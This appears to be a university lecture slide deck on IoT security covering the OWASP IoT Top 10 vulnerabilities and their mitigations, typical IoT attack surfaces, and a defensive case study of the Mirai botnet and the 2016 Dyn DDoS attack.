


# Unit 4:

# IoT Security



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# Unit Outlines:

- ▶ **Introduction to IoT Forensics:**
  - IoT Security
  - Security Problems
  - Attack Surface
- ▶ **OWASP Vulnerabilities & its mitigation techniques**
- ▶ **IoT Pentesting Approaches**
- ▶ **Threat Modelling in IoT**
- ▶ **IoT Security Architecture**
- ▶ **Case Study**

## Acknowledgements:

- ▶ **Open Web Application Security Project (OWASP)**

# Introduction to IoT Forensics : Security

## What is Security?

- “The quality or state of being secure—to be free from danger”
- A successful organization should have multiple layers of security in place:
  - Physical security
  - Personal security
  - Operations security
  - Communications security
  - Network security
  - Information security



# Introduction to IoT Forensics : Security


## What is Information Security?

- The protection of information and its critical elements, including systems and hardware that use, store, and transmit that information
- Necessary tools: policy, awareness, training, education, technology



# Confidentiality-Integrity-Availability (CIA)


To ensure protection against unauthorized access to or use of confidential information



To ensure that information and vital services are accessible for use when required

To ensure the accuracy and completeness of information to protect business processes

# Security vs. Usability



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- Low security devices from early design are still out there and used in compatible fall-back mode



# Flaw in Design

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# The Hacker News™


Security in a serious way

## Unpatchable Flaw in Modern Cars Allows Hackers to Disable Safety Features

Thursday, August 17, 2017 by Mohit Kumar



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
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## Unpatchable Car Hack

<https://thehackernews.com/2017/08/car-safety-hacking.html>

# Flaw in Library

Welcome > Blog Home > Cloud Security > Bad Code Library Triggers Devil's Ivy Vulnerability in Millions of IoT Devices



## BAD CODE LIBRARY TRIGGERS DEVIL'S IVY VULNERABILITY IN MILLIONS OF IOT DEVICES

by Tom Spring

July 19, 2017, 6:00 am

Tens of millions of products ranging from airport surveillance cameras, sensors, networking equipment and IoT devices are vulnerable to a flaw that allows attackers to remotely gain control over devices or crash them.

<https://threatpost.com/bad-code-library-triggers-devils-ivy-vulnerability-in-millions-of-iot-devices/126913/>  
The vulnerability, dubbed Devil's Ivy, was identified by researchers at Senrio, who singled out high-end security cameras manufactured by Axis Communications. Senrio

## Top Stories

Silence Gang Borrows From Carbanak To Steal From Banks

November 1, 2017, 12:34 pm

Flaw in Google Bug Tracker Exposed Reports About Unpatched Vulnerabilities

October 30, 2017, 4:39 pm

Chain of 11 Bugs Takes Down Galaxy S8 at Mobile Pwn2Own

November 2, 2017, 1:35 pm

Popular 'Circle with Disney' Parental Control System Riddled With 23 Vulnerabilities

October 31, 2017, 9:37 pm

Rockwell Automation Patches Wireless Access Point against Krack

October 27, 2017, 12:23 pm


Emergency Oracle Patch Closes Bug Rated 10 in Severity

October 31, 2017, 12:48 pm

# Rises of Threats Target IoT Devices

## IoT devices at risk: malicious programs target the ‘Internet of Things’

Currently, over 6 billion of ‘smart’ devices exist globally. It was when the Mirai botnet emerged in 2016 that the whole world learned how dangerous such devices may become in the hands of cybercriminals. However, the history of malware attacking IoT devices began much earlier.



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<https://securelist.com/honeypots-and-the-internet-of-things/78751/>



Open Web Application  
Security Project

## Types of IoT Classified by Communication

- Client Type
  - Most of implementation
  - e.g. payment terminal, IP Camera (call back to server), Smart Cars




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- Server Type
  - e.g. IP Camera (built-in web interface)




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
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# Typical Attack: Sniff Data on Private Network




# Typical Attack: Fake Control Server



→ IoT Attack Surface

# Typical Attack: Attack on Device Open Ports




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# Typical Attack: Attack on Server Open Ports




→ IoT Attack Surface

# Typical Attack: Steal Credential



→ IoT Attack Surface

# Typical Attack: Inject Bad Configuration or Firmware



## Other Attack Surface Areas → See OWASP

- Ecosystem
- Device Memory
- Device Physical Interfaces
- Device Web Interface
- Device Firmware
- Device Network Services
- Administrative Interface
- Local Data Storage
- Cloud Web Interface
- Third-party Backend APIs
- Update Mechanism
- Mobile Application
- Vendor Backend APIs
- Ecosystem Communication
- Network Traffic
- Authentication/Authorization
- Privacy
- Hardware (Sensors)



# TOP10



## OWASP Top 10 IoT Vulnerabilities 2014

- I1 Insecure Web Interface
- I2 Insufficient Authentication/Authorization
- I3 Insecure Network Services
- I4 Lack of Transport Encryption/Integrity Verification
- I5 Privacy Concerns
- I6 Insecure Cloud Interface
- I7 Insecure Mobile Interface
- I8 Insufficient Security Configurability
- I9 Insecure Software/Firmware
- I10 Poor Physical Security

# OWASP

## INTERNET OF THINGS

### VULNERABILITY CATEGORIES

# 10

## TOP



#### 1 Insecure Web Interface

covers IoT device administrative interfaces

#### Obstacles



Default usernames  
and passwords



No account lockout

XSS, CSRF, SQLi  
vulnerabilities



#### Solutions



Allow default usernames  
and password to be changed



Enable account lockout



Conduct web application  
assessments



## Insufficient Authentication/Authorization

covers all device interfaces and services

2



### Obstacles



Weak passwords



Password recovery mechanisms  
are insecure



No two-factor authentication  
available

### Solutions



Require strong, complex  
passwords



Verify that password recovery  
mechanisms are secure



Implement two-factor  
authentication where possible

# OWASP

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## INTERNET OF THINGS

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### VULNERABILITY CATEGORIES

# TOP 10



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## Insecure Network Services

covers all network services including device, cloud, web and mobile



### Obstacles



Unnecessary ports are open



Ports exposed to the internet via UPnP



Network services vulnerable to denial of service

### Solutions



Minimize open network ports



Do not utilize UPnP



Review network services for vulnerabilities

# OWASP

## INTERNET OF THINGS

### VULNERABILITY CATEGORIES

# TOP 10



#### Obstacles

Sensitive information is passed in clear text

SSL/TLS is not available or not properly configured

Proprietary encryption protocols are used

#### Solutions

Encrypt communication between system components

Maintain SSL/TLS implementations

Do not use proprietary encryption solutions

#### Lack of Transport Encryption

covers all network services including device, cloud, web and mobile

4





## 5 Privacy Concerns

covers all components of IoT solution



### Obstacles

- Too much personal information is collected
- Collected information is not properly protected
- End user is not given a choice to allow collection of certain types of data

### Solutions

- Minimize data collection
- Anonymize collected data
- Give end users the ability to decide what data is collected

# OWASP

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## INTERNET OF THINGS

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### VULNERABILITY CATEGORIES

# 10

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## TOP



#### Obstacles

Interfaces are not reviewed for security vulnerabilities

Weak passwords are present

No two-factor authentication is present

#### Solutions



Security assessments of all cloud interfaces



Implement two-factor authentication



Require strong, complex passwords

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#### Insecure Cloud Interface

covers cloud APIs or cloud-based web interfaces

# OWASP

## INTERNET OF THINGS

### VULNERABILITY CATEGORIES

# 10

## TOP

#### 7 Insecure Mobile Interface covers mobile application interfaces



Weak passwords  
are present



#### Obstacles



No two-factor authentication  
implemented



No account lockout  
mechanism



Implement account  
lockout after failed  
login attempts



Implement two-factor  
authentication



Require strong,  
complex passwords

#### Solutions



## Insufficient Security Configurability

covers the IoT device

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### Obstacles

Password security options are not available

Encryption options are not available

No option to enable security logging



### Solutions



Make security logging available



Allow the selection of encryption options



Notify end users in regards to security alerts

# OWASP

## INTERNET OF THINGS

### VULNERABILITY CATEGORIES

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## TOP



#### 9 Insecure Software/Firmware covers the IoT Device



#### Obstacles

-  Update servers are not secured
-  Device updates transmitted without encryption
-  Device updates not signed

#### Solutions

-  Sign updates
-  Verify updates before install
-  Secure update servers



## Poor Physical Security

covers the IoT device

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### Obstacles

Unnecessary external ports like  
USB ports

Access to operating systems  
through remove media

Inability to limit administrative  
capabilities

### Solutions

Minimize external ports like  
USB ports


Properly protect operating  
system

Include ability to limit  
administrative capabilities



Vulnerability/Risk	Description
1. Weak, Guessable, Hardcoded Passwords	Using easily brute-forced, publicly available, or unchangeable credentials
2. Insecure Network Services	Unneeded or insecure network services running on the device itself, especially those exposed to the internet, compromise the C.I.A. of information or allow unauthorized remote control
3. Insecure Ecosystem Interfaces	Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components.
4. Lack of Secure Update Mechanism	Lack of ability to securely update the device. Examples include lack of firmware validation on device, lack of secure delivery (plaintext transmission), lack of anti-rollback mechanisms
5. Use of Insecure or Outdated Components	Using deprecated or insecure software components/libraries that could allow the device to be compromised. Includes insecure customization of OS platforms, using third-party software, etc.
6. Insufficient Privacy Protection	User's personal information is stored on the device and is used insecurely or without permission
7. Insecure Data Transfer and Storage	Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing
8. Lack of Device Management	Lack of security support on devices deployed within production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities
9. Insecure Default Settings	Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations
10. Lack of Physical Hardening	Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in future remote attacks or take local control of the device

# OWASP 2017 to 2021 mapping:



# OWASP 2021:

- **A01:2021-Broken Access Control** moves up from the fifth position to the category with the most serious web application security risk;
- The contributed data indicates that on average, 3.81% of applications tested had one or more **Common Weakness Enumerations (CWEs)** with more than 318k occurrences of CWEs in this risk category.
- The 34 CWEs mapped to Broken Access Control had more occurrences in applications than any other category.

[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)

# OWASP 2021:

- A02:2021-Cryptographic Failures shifts up one position to #2, previously known as **A3:2017-Sensitive Data Exposure**, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before.
- **This category often leads to sensitive data exposure or system compromise.**

<https://nvd.nist.gov/>

## Mirai Malware

- Malware that turns networked devices running Linux into remotely controlled "bots" that can be used as part of a botnet in large-scale network attacks
- Primarily targets online consumer devices such as IP cameras and home routers using a table of more than 60 common factory default usernames and passwords, and logs into them to infect them with the Mirai malware
- First found in August 2016
- Use in DDoS attacks
  - 20 September 2016 on the Krebs on Security site which reached 620 Gbit/s and 1 Tbit/s attack on French web host OVH
  - 21 October 2016 multiple major DDoS attacks in DNS services of DNS service provider Dyn
  - November 2016 attacks on Liberia's Internet infrastructure
- The source code for Mirai has been published in hacker forums as open-source

# Case: Dyn Botnet DDoS Attack

- DDoS Attack in October, 2016 → Target: DNS provider **Dyn**
  - DDoS attack was staged and launched from IoT devices using the Mirai malware
- **Mirai was designed for two main purposes:**
  - Find and infect IoT devices to grow the botnet
  - Participate in DDoS attacks based on commands received by remote Command and Control (C&C) infrastructure
- **Mirai operates in three stages:**
  1. Infect the device
  2. Protect itself
  3. Launch attack

## Case: Dyn Botnet DDoS Attack (Cont.)

### Stage 1:

- Scan for IoT devices that are accessible over the Internet
  - Primarily scans for ports **22, 23, 5747**, etc. that are open
  - Can be configured to scan for others
- Once connected → brute-forces usernames and passwords to login to the device
- Use the device to scan networks looking for more IoT devices

## Case: Dyn Botnet DDoS Attack (Cont.)


- **Stage 2: Protect itself**

- Kill other process running on infected device (SSH, Telnet, HTTP) to prevent owner from gaining remote access to device while infected
- Note: Rebooting the device can remove the malware, but it can become infected again

- **Stage 3: Launch attack**

- Infected device launches different types of attacks
- HTTP floods, SYN floods, etc. → DDoS-based attacks

## Case: Dyn Botnet DDoS Attack (Cont.)



<https://www.imperva.com/blog/how-to-identify-a-mirai-style-ddos-attack/>

## What Can We Learn from Mirai Attacks?

- Do not use default passwords for all default usernames
- If possible, do not allow configuration interface from Internet side
- If the IoT devices are used only in the organization, do not expose to the public Internet
- If there is a need to use from the Internet, open only necessary ports and use non-default ports where possible

# IoT Device Penetration Testing



# PENETRATION TESTING

